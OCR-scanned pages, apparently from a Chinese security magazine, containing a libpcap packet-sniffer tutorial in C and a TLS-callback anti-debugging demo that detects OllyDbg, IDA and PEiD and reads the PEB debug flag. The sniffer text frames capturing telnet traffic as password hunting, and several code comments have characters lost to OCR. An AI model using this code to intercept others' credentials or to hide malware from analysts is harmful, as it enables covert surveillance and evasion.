


图 8　一个 HANDLE_TABLE_ENTRY 的结构

四、小结

这篇文章短短的篇幅当然不能包括对象与句柄中所有内容，比如 Windows 中还有一个特殊的表——PspCidTable，它是一个包含所有进线程句柄的表，通过它可以遍历所有的进线程。又如在命名对象的管理中除了目录对象和其他对象，还允许符号连接的存在。我们讲述的重点是将对象和句柄的概念及其管理算法的思路描述清楚，在以后的文章中还会包括对象和句柄的操作。



用 pcap 编写网络嗅探器

文 Sam

一、程序的实现流程

① 首先是找到要嗅探的接口。在 Linux 里它可能是 eth0，可以用字符串定义它，也可以通过 pcap 查询。

② 初始化 pcap。这里我们要告诉 pcap 对什么设备进行嗅探。

③ 如果我们只想嗅探特定通信（例如：仅 TCP/IP 包，仅流向 23 端口的包等），我们必须建立一个规则集。

④ 最后，让 pcap 进入它的主循环开始嗅探。

⑤ 在嗅探到我们需要的东西以后，关闭会话，任务完成。

实际上，这是一个很简单的过程，总共 5 步，其中一步是可选的，下面我们开始研究每个步骤及其是如何实现的。

二、设置嗅探设备

这一步极其简单，有两种方法来设置我们要嗅探的设备。第一种是简单地让用户告诉我们，程序如下。

```
#include <stdio.h>
#include <pcap.h>

int main(int argc, char *argv[])
{
char *dev = argv[1];

    printf("Device: %s ", dev);
    return(0);
}
```

用户指定设备名作为程序的第一个参数。现在，字符串“dev”保存了我们要嗅探的 pcap 可以认识的接口名。

另一种方法也同样简单，程序如下。

```
#include <stdio.h>
#include <pcap.h>

int main(int argc, char *argv[])
{
    char *dev, errbuf[PCAP_ERRBUF_SIZE];

    dev = pcap_lookupdev(errbuf);
    if (dev == NULL) {
        fprintf(stderr, "Couldn't find default device: %s ",
errbuf);
        return(2);
    }
    printf("Device: %s ", dev);
    return(0);
}
```

在这里，由 pcap 自己来设置设备。很多 pcap 命令允许我们把这个字符串作为参数。它的用途是：如果命令执行失败，它会得到出错的细节信息。在这段代码里，如果 pcap_lookupdev() 失败，errbuf 会保存一个错误信息。

三、打开设备

建立嗅探会话的任务很简单，用 pcap_open_live() 就可以了。这个函数的原型（取自 pcap man）如下。

```
pcap_t *pcap_open_live(char *device, int snaplen, int
promisc, int to_ms,
        char *ebuf)
```

第一个参数是设备名，我们在上一节已经介绍过了。snaplen 是一个整型值，定义由 pcap 抓取的包的最大字节数；promisc，当设置其为 true 时，使接口处于混杂模式（不管怎样，即使设置为 false，在一些特定情形下接口可能还是处于混杂模式）；to_ms 是读超时（read time out），单位为毫秒（0 表示没有超时；在一些平台上，可能会一直等待直到收到足够数量的包，所以应该使用一个非零值）；

ebuf 用于保存出错信息(就像我们前面的 errbuf),函数返回会话句柄。为了演示,参考如下代码段:

```
    #include <pcap.h>
    ...
    pcap_t *handle;

    handle = pcap_open_live(somedev, BUFSIZ, 1, 1000,
errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device %s: %s ",
somedev, errbuf);
        return(2);
    }
```

这个代码打开“somedev”字符串指定的设备,告诉它每次读 BUFSIZ 字节(定义于 pcap.h 中),置设备于混杂模式。嗅探,直到有错误发生,错误信息保存到 errbuf 中,用于后面的错误信息输出。

关于混杂模式和非混杂模式,它们是两个非常不同的风格。非混杂模式嗅探只监听与本地有直接关系的包。只有发往或源自本地路由的包会被嗅探器捕获。混杂模式监听所有线上的通信。在无交换环境中(non-switched environment),所有网络通信都会被监听。它可以让我们得到更多的包,但是,这可以被检测到,可以通过测试可靠性来发现网络中是否有主机正在以混杂模式监听,另外,混杂工作模式仅仅在非交换式的网络中有效,而且在一个高负载的网络环境中,混杂模式将消耗大量的系统资源。

四、通信过滤

通常,我们只对特定网络通信感兴趣。比如,我们只打算嗅探 23 端口(telnet)用于搜索密码信息,或者劫持发往 21 端口的文件(FTP),也可能是 DNS 通信(port 53 UDP)。无论哪种情形,我们很少会盲目地嗅探所有的网络通信。考虑使用 pcap_compile()和 pcap_setfilter()函数。

这个步骤也相当简单。调用 pcap_open_live()之后我们已经有了一个可用的嗅探会话,可以应用我们的过滤器。应用我们的过滤器之前,必须“编译”它。过滤器表达式为一个规则字符串(char 数组)。在 tcpdump 的 man 文档里有其语法的说明书。我们将会尽量使用简单的过滤器表达式,通过 pcap_compile()函数来“编译”。它的原型如下。

```
    int pcap_compile(pcap_t *p, struct bpf_program *fp, char
*str, int optimize,
        bpf_u_int32 netmask)
```

第一个参数是我们的会话句柄(前文的例子里是 pcap_t *handle)。接下来的参数用于指向存放编译后过滤器的空间。然后是过滤表达式。下一个 optimize 整数决定表达式是否是“优化的”(0 为 false、1 为 true)。最后,我们要指定网络掩码。函数失败时返回-1;返回其他值表示成功。表达式被编译之后,就可以应用它了。使用 pcap_setfilter()函数,下面是 pcap_setfilter()原型:

```
    int pcap_setfilter(pcap_t *p, struct bpf_program *fp)
```

很直白,第一个参数是会话句柄,第二个是编译后的表达式。代码示例如下。

```
    #include <pcap.h>
    ...
    pcap_t *handle; /* 会话句柄*/
    char dev[] = "rl0"; /* 被    的 设备 */
    char errbuf[PCAP_ERRBUF_SIZE]; /* 错误信息 */
    struct bpf_program fp; /*     后的过滤表  式 */
    char filter_exp[] = "port 23"; /* 过滤表  式 */
    bpf_u_int32 mask; /*     设备的      码 */
    bpf_u_int32 net; /*     设备的 IP */

    if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
        fprintf(stderr, "Can't get netmask for device %s ",
dev);
        net = 0;
        mask = 0;
    }
    handle = pcap_open_live(dev, BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device %s: %s ",
                somedev, errbuf);
        return(2);
    }
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Couldn't parse filter %s: %s ",
                filter_exp, pcap_geterr(handle));
        return(2);
    }
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter %s: %s ",
                filter_exp, pcap_geterr(handle));
        return(2);
    }
```

这个程序在 rl0 设备上以混杂模式嗅探发往或源自 23 端口的所有通信。

这个例子中有一个之前没讨论过的函数 pcap_lookupnet(),它的作用是:给它一个设备名,便得到该设备的 IP 和网络掩码。为了应用过滤器,我们就要知道网络掩码,这个函数就可以派上用场了。

五、开始嗅探

到这里,我们已经学习了如何定义设备、如何准备嗅探及如何应用过滤器来过滤我们不想嗅探的部

分。现在讲如何嗅探数据包。

嗅探数据包有两种主要方法。可以一次捕获一个单独的包，也可以进入一个循环，等待*N*个包。首先关注如何捕获单个包。就单个包而言，我们用 pcap_next()。pcap_next()的原型很简单，如下所示。

```
u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)
```

第一个参数是会话句柄。第二个参数是一个指针，它指向的结构用于存放数据包的一般信息，如捕获的时间、包长度、组成包的各部分长度等。pcap_next()返回的*u_char 指向捕获的包，稍后我们将会讨论读取数据包本身的方法。

下面这个例子演示怎样使用 pcap_next()来嗅探数据包。

```
#include <pcap.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
    pcap_t *handle; /* 会话句柄 */
    char *dev; /*         的设备 */
    char errbuf[PCAP_ERRBUF_SIZE]; /* 错误信息 */
    struct bpf_program fp; /*         的过滤器 */
    char filter_exp[] = "port 23"; /* 过滤表   式 */
    bpf_u_int32 mask; /*            码 */
    bpf_u_int32 net; /* IP */
    struct pcap_pkthdr header; /* pcap 头 */
    const u_char *packet; /* 数据包 */

    /* 定义设备 */
    dev = pcap_lookupdev(errbuf);
    if (dev == NULL) {
        fprintf(stderr, "Couldn't find default device: %s ",
errbuf);
        return(2);
    }
    /* 取得设备属性 */
    if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
        fprintf(stderr, "Couldn't get netmask for device
%s: %s ",
                dev, errbuf);
        net = 0;
        mask = 0;
    }
    /* 以      模式打开会话 */
    handle = pcap_open_live(dev, BUFSIZ, 1, 1000,
errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device %s: %s ",
                somedev, errbuf);
        return(2);
    }
    /*        并应用过滤器 */
    if (pcap_compile(handle, &fp, filter_exp, 0, net) ==
-1) {
        fprintf(stderr, "Couldn't parse filter %s: %s ",
                filter_exp, pcap_geterr(handle));
        return(2);
    }
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter %s: %s ",
                filter_exp, pcap_geterr(handle));
        return(2);
    }
    /*   取一个数据包 */
    packet = pcap_next(handle, &header);
    /* 输出数据包长度 */
    printf("Jacked a packet with length of [%d] ",
            header.len);
    /* 关闭会话 */
    pcap_close(handle);
    return(0);
}
```

这个程序用 pcap_lookupdev()取得设备并将其设置为混杂模式，然后开始嗅探。它取得 23 端口（telnet）上的首个包，然后输出这个包的大小（字节）。

另一种方法要复杂一些，不过更有用。通常很少有嗅探器直接调用 pcap_next()函数，它们更常用的是 pcap_loop()或 pcap_dispatch()。要学会这两个函数，必须先理解回调函数。

回调函数并不新鲜，它们在不少 API 中普遍存在。回调的概念很简单。假设我的程序要等待某个事件，为简单起见，比如说是等待用户输入，用户每按一次键，我们想要通过函数来决定接下来做什么。这个函数可以是回调函数，每次按下键盘，我的程序就会调用这个回调函数。回到 pcap 中，回调函数被调用的时机为用户由按下一个键改为 pcap 嗅探到一个数据包。pcap_loop() 和 pcap_dispatch() 的用法很相似。每次嗅探到一个符合过滤要求（如果存在过滤器的话）的包后就会调用回调函数。pcap_loop()的原型如下。

```
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback,
u_char *user)
```

首个参数是会话句柄。接下来的 cnt 参数告诉 pcap_loop()返回之前应该嗅探到多少个包（负数表示一直嗅探直到出错为止）。第三个参数就是之前讨论的回调函数。最后一个参数的作用是传递附加的自定义数据给回调函数，在一些应用时有用，很多时候直接设为 NULL 就行。后面我们将会以例子的形式看到 pcap 用 u_char 指针传递一些很有意思的信息。pcap_dispatch()与 pcap_loop()的用法几乎一样，唯一的区别是 pcap_dispatch()只处理第一批从系统中收到的包，而 pcap_loop()会继续处理接

下来的包直到达到指定数量为止。关于它们的细节差异，请参考 pcap 的说明文档。

拿出 cap_loop()的例子之前，我们先了解一下回调函数的原型。

```
void got_packet(u_char *args, const struct pcap_pkthdr
*header,
        const u_char *packet);
```

它是一个无返回值的函数。第一个参数就是我们传给 pcap_loop()的最后一个数据。每次回调函数被调用时都可以取得这个数据。第二个参数是 pcap 头结构，它含有包何时到达、多大等信息。pcap_pkthdr 结构定义于 pcap.h 之中。

```
struct pcap_pkthdr {
    struct timeval ts; /* time stamp */
    bpf_u_int32 caplen; /* length of portion present */
    bpf_u_int32 len; /* length this packet (off wire) */
};
```

最后的那个参数 const u_char *packet 是我们最关心的，也是最容易引起 pcap 初学者混乱的。它是一个 u_char 指针，指向被 pcap_loop()嗅探到的整个数据包的第一个字节。

怎样使用这个 packet 参数呢？数据包有很多属性，只要思考一下就会知道，它不是一个真正的字符串，而是一系列的结构（例如，TCP/IP 包应该有以太头、IP 头、TCP 头及包的载荷）。这个 u_char 指针指向的正是这些数据结构的序列化版本，所以在使用之前，要做类型转换工作。

首先，我们要定义这些结构，下面定义的是以太网 TCP/IP 数据包结构。

```
/* 以太  的地址占 6 字节 */
#define ETHER_ADDR_LEN 6

/* 以太  头 */
struct sniff_ethernet {
    u_char ether_dhost[ETHER_ADDR_LEN]; /* 目的地址 */
    u_char ether_shost[ETHER_ADDR_LEN]; /* 源地址 */
    u_short ether_type; /* IP? ARP? RARP? 等 */
};

/* IP 头 */
struct sniff_ip {
    u_char ip_vhl; /* version << 4 | header length >> 2 */
    u_char ip_tos; /* type of service */
    u_short ip_len; /* total length */
    u_short ip_id; /* identification */
    u_short ip_off; /* fragment offset field */
#define IP_RF 0x8000 /* reserved fragment flag */
#define IP_DF 0x4000 /* dont fragment flag */
#define IP_MF 0x2000 /* more fragments flag */
#define IP_OFFMASK 0x1fff /* mask for fragmenting bits */
    u_char ip_ttl; /* time to live */
    u_char ip_p; /* protocol */
    u_short ip_sum; /* checksum */
    struct in_addr ip_src,ip_dst; /* source and dest address */
};
#define IP_HL(ip) (((ip)->ip_vhl) & 0x0f)
#define IP_V(ip) (((ip)->ip_vhl) >> 4)

/* TCP 头 */
struct sniff_tcp {
    u_short th_sport; /* source port */
    u_short th_dport; /* destination port */
    tcp_seq th_seq; /* sequence number */
    tcp_seq th_ack; /* acknowledgement number */

    u_char th_offx2; /* data offset, rsvd */
#define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
    u_char th_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS
(TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH
_CWR)
    u_short th_win; /* window */
    u_short th_sum; /* checksum */
    u_short th_urp; /* urgent pointer */
};
```

建议在包含所有头文件之前先加入如下代码。

```
#define _BSD_SOURCE 1
```

这样能确保使用 BSD 风格的 API。当然，如果你不想用预定义，你可以简单地改一下结构。

那么，如何把 u_char 指针应用到 pcap 工作中来呢？这些结构定义了包中的头部数据，那怎样提取这些部分呢？答案是用指针来实现。

我们还是假设处理以太网的 TCP/IP 包。同样的方法可用于任何数据包，唯一的区别是你实际所使用的结构类型。让我们从用于解析数据包的变量声明及预处理定义开始。

```
/* 以太  头总是 14 字节 */
#define SIZE_ETHERNET 14

const struct sniff_ethernet *ethernet; /* The ethernet header */
const struct sniff_ip *ip; /* The IP header */
const struct sniff_tcp *tcp; /* The TCP header */
const char *payload; /* Packet payload */

u_int size_ip;
u_int size_tcp;

现在开始类型转换：
ethernet = (struct sniff_ethernet*)(packet);
ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
size_ip = IP_HL(ip)*4;
if (size_ip < 20) {
    printf(" * Invalid IP header length: %u bytes ",
```

```
size_ip);
        return;
    }
    tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET +
size_ip);
    size_tcp = TH_OFF(tcp)*4;
    if (size_tcp < 20) {
        printf("  * Invalid TCP header length: %u bytes\n",
size_tcp);
        return;
    }
    payload = (u_char *)(packet + SIZE_ETHERNET + size_ip
+ size_tcp);
```

u_char 指针只是一个包含内存地址的变量，这就是指针的实质，指出内存所在位置。为了简单起见，就说这个指针指向的地址为 X 吧。如果我们的这 3 个结构是线性存储的，那么第一个（sniff_ethernet）结构就位于地址为 X 的内存上，接下来我们可以很简单地找到后面的结构：X 地址加上 14（或 SIZE_ETHERNET）字节的以太网头长度。

简而言之，如果我们有头地址，那么后面的结构地址就是当前头地址加上头长度。IP 头和以太网头不一样，它的长度是不固定的，长度由它的成员指定，以 4 字节为单位，所以得到字节长度还得乘上 4，最小长度是 20 字节。


TCP 头也是变长的，同样以 4 字节为一个单位，最小长度也是 20 字节。

整理一下，如下面所示。

变量	位置 (bytes)
sniff_ethernet	X
sniff_ip	X + SIZE_ETHERNET
sniff_tcp	X + SIZE_ETHERNET + {IP header length}
payload	X + SIZE_ETHERNET + {IP header length} + {TCP header length}

第一行的 sniff_ethernet 结构正好在 X 处。sniff_ip 紧跟在 sniff_ethernet 之后，为 X 加上以太网头所占空间（14 字节或 SIZE_ETHERNET）。sniff_tcp 在 sniff_ip 后面，因此它的位置是 X 加上以太网头和 IP 头的大小。现在读者可以用 pcap 写一个嗅探器了。

TLS 反调试的前世今生



冷夜[BHST]

一、TLS 简述

Thread Local Storage（TLS）是 Windows 为解决一个进程中多个线程同时访问全局变量而提供的机制。TLS 可以简单地由操作系统代为完成整个互斥过程，也可以由用户自己编写控制信号量的函数。当进程中的线程访问预先制定的内存空间时，操作系统会调用系统默认的或用户自定义的信号量函数，保证数据的完整性与正确性。

而当 Coder 选择使用自己编写的信号量函数时，在应用程序初始化阶段，系统将要调用一个由用户编写的初始化函数以完成信号量的初始化及其他的一些初始化工作。此调用必须在程序真正开始执行到入口点之前就完成，以保证程序执行的正确性。

基于 TLS 的反调试，原理为：在实际的入口点代码执行之前执行检测调试器代码，实现方式便是使用 TLS 回调函数实现。通过 TLS 反调试实现的效果如图 1 所示。在 OD 动态调试器加载程序到入口点之前便已经执行反调试代码并退出程序。此外，利用 TLS

启动时，某些病毒也得以能够在调试器启动之前就开始运行，因为一些调试器是在程序的主入口点处切入的。




图 1

二、函数原型

TLS 回调函数原型如下。

```
void NTAPI TlsCallBackFunction(PVOID Handle,
DWORD Reason, PVOID Reserve);
```

实现 TLS 反调试，便是充分利用 TLS 回调函数在程序入口点之前就能获得程序控制权的特性，使得普通的反调试技术有更好的实际效果。

PE 格式中，为 TLS 数据开辟了一段空间，位置如下。

```
IMAGE_NT_HEADERS.OptionalHeader.DataDirectory[I
MAGE_DIRECTORY_ENTRY_TLS]。
```

其中 DataDirectory 的元素具有如下数据结构。

```
typedef struct _IMAGE_DATA_DIRECTORY {
DWORD VirtualAddress;
DWORD Size;
} IMAGE_DATA_DIRECTORY,
*PIMAGE_DATA_DIRECTORY;
```

TLS 的 DataDirectory 成员、Virtual Address 成员指向一个结构体，结构体中定义了访问需要互斥的内存地址、TLS 回调函数地址及其他一些信息。

三、C++下一个 TLS-Anti-Debug 的 Demo

微软提供的 VC 编译器默认都支持直接在程序中使用 TLS，要在程序中使用 TLS，首先必须为 TLS 数据单独建一个数据段，并用相关数据填充此段，通知链接器为 TLS 数据在 PE 文件头中添加数据。

由此，给出第一个利用 TLS 实现加载前反调试的 DEMO：Test1。代码如下。

```
#include "windows.h"
#include "iostream"
#include"tlhelp32.h"
//通    接器 PE 文件要创建 TLS 目录
#pragma comment(linker, "/INCLUDE:__tls_used")
void lookupprocess(void);
void Debugger(void);
void NTAPI tls_callback(PVOID h, DWORD reason,
PVOID pv)
{
    lookupprocess();
    Debugger();
    MessageBox(NULL,"Not Main!","Test1",MB_OK);
    return;
}
//创建 TLS 段
#pragma data_seg(".CRT$XLB")
//定义回调函数
PIMAGE_TLS_CALLBACK p_thread_callback =
tls_callback;
#pragma data_seg()

int main()
{
    MessageBox(NULL,"Main!","Test1",MB_OK);
    return 0;
}
//anti-debug1 进程
void lookupprocess()
{
    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(pe32);
    HANDLE hProcessSnap
= ::CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
    BOOL bMore
= ::Process32First(hProcessSnap,&pe32);
    while(bMore)
    {
        strlwr(pe32.szExeFile);
        if (!strcmp(pe32.szExeFile,"ollyice.exe"))
        {
            exit(0);
        }
        if (!strcmp(pe32.szExeFile,"ollydbg.exe"))
        {
            exit(0);
        }
        if (!strcmp(pe32.szExeFile,"peid.exe"))
        {
            exit(0);
        }
        if (!strcmp(pe32.szExeFile,"idaq.exe"))
        {
            exit(0);
        }
        bMore = ::Process32Next(hProcessSnap,&pe32);
    }
    ::CloseHandle(hProcessSnap);
}

//anti-debug2
void Debugger(void)
{
    int result=0;
    __asm{
    mov     eax, dword ptr fs:[30h]//TEB 偏移 30H 处
    movzx   eax, byte ptr ds:[eax+2h]//取 PEB 中
BeingDebug，   为 1 则被调
```

```
        mov     result,eax
        }
        if (result) exit(0);
    }
```

如图 2 所示，通过弹窗可以清晰地判断，程序执行前首先执行了 TLS 回调函数。

